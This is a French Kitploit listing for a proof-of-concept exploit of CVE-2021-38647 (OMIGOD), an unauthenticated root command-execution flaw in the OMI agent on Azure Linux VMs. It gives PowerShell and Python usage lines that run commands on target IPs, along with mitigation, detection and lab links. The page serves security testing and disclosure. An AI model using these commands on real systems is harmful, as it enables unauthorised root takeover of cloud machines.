
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2021-38647 — CVE-2021-38647 - POC pour exploiter une RCE non authentifiée #OMIGOD | Kitploit

Outils/GitHubGitHub/alteredsecurity/cve-2021-38647
Analyse des VulnérabilitésExploitationTests d'IntrusionSécurité CloudApprentissage et ÉducationOutil d'Accès à Distance
GitHubalteredsecurity/cve-2021-38647

CVE-2021-38647

CVE-2021-38647 - POC pour exploiter une RCE non authentifiée #OMIGOD

Voir le dépôt
682331il y a 5 ansVérifié par Kitploit
Site web
Partager

CVE-2021-38647

CVE-2021-38647 - POC pour exploiter une RCE non authentifiée #OMIGOD sur les VM UNIX/Linux Azure !

Détails

Dans Microsoft Azure, l'application OMI est installée automatiquement lorsque des services comme Azure Automation Accounts, Update Management, Log Analytics, Configuration Management, etc., sont utilisés pour les VM UNIX/Linux. L'application OMI expose également le service sur le port 5986 si le service Configuration Management est utilisé pour gérer la machine à distance.

Toute personne ayant un accès réseau au point de terminaison vulnérable peut envoyer une requête qui exploite le fournisseur SCXcore sans l'en-tête Authorization et exécuter des commandes OS sur la machine cible avec les privilèges root !

Cette vulnérabilité est désormais corrigée, mais il vaut toujours la peine de vérifier les VM Linux dans Azure.

Utilisation

PowerShell

# Execute command on the target machine.
Invoke-CVE-2021-38647 -TargetIP 127.0.0.1 -TargetPort 5986 -Command whoami

# Execute script on the target machine.

$MyScript = @"
id
whoami
uname -a
"@
$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript))
Invoke-CVE-2021-38647 -TargetIP 1.1.1.1 -TargetPort 5986 -Script $enc

Python

# Execute command on the target machine.
python CVE-2021-38647.py -t 40.87.92.228 -p 5986 -c id

# Execute script on the target machine.
$MyScript = @"
id
whoami
uname -a
"@
$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript)) #  For Windows

echo 'id' | base64 # For Linux

python CVE-2021-38647.py -t 40.87.92.228 -s ZWNobyAiIg0KZWNobyAiSGVsbG8iDQplY2hvICJHb29kYnllIg==
Déployer un environnement de test

Modèle ARM à déployer sur Azure - https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI

Déployer sans Azure - https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956

Détection et atténuations

https://techcommunity.microsoft.com/t5/azure-sentinel/hunting-for-omi-vulnerability-exploitation-with-azure-sentinel/ba-p/2764093

Pour atténuer la vulnérabilité, nous devons mettre à jour l'agent OMI vers la version 1.6.8.1 ou supérieure.

Liens de référence

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647

https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure

https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956

https://techcommunity.microsoft.com/t5/azure-sentinel/hunting-for-omi-vulnerability-exploitation-with-azure-sentinel/ba-p/2764093

https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI

Blog

https://www.alteredsecurity.com/post/omigod-cve-2021-38647

Crédits

Équipe WIZ - https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure

Avertissement

Ce projet est destiné uniquement à des fins éducatives. Le créateur n'assume aucune responsabilité en cas d'utilisation abusive de cet outil.


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    306
  • 6

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    301

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




